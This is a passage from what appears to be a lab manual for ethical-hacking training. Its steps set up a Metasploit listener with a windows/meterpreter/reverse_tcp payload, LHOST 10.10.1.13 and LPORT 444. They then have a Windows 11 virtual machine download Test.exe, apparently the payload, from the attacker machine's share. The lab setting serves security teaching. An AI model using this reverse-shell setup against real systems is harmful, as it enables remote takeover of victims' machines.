


12. Now, set the payload, LHOST, and LPORT. To do so, use the below commands:
    - Type **set payload windows/meterpreter/reverse_tcp** and press **Enter**
    - Type **set LHOST 10.10.1.13** and press **Enter**
    - Type **set LPORT 444** and press **Enter**
13. After entering the above details, type **exploit** and press **Enter** to start the listener.



14. Switch to the **Windows 11** virtual machine.
15. Open any web browser (here, **Mozilla Firefox**). In the address bar place your mouse cursor, type **http://10.10.1.13/share** and press **Enter**. As soon as you press enter, it will display the shared folder contents, as shown in the screenshot.
16. Click **Test.exe** to download the file.

    Note: **10.10.1.13** is the IP address of the host machine (here, the **Parrot Security** machine).



17. Once you click on the **Test.exe** file, the **Opening Test.exe** pop-up appears; select **Save File**.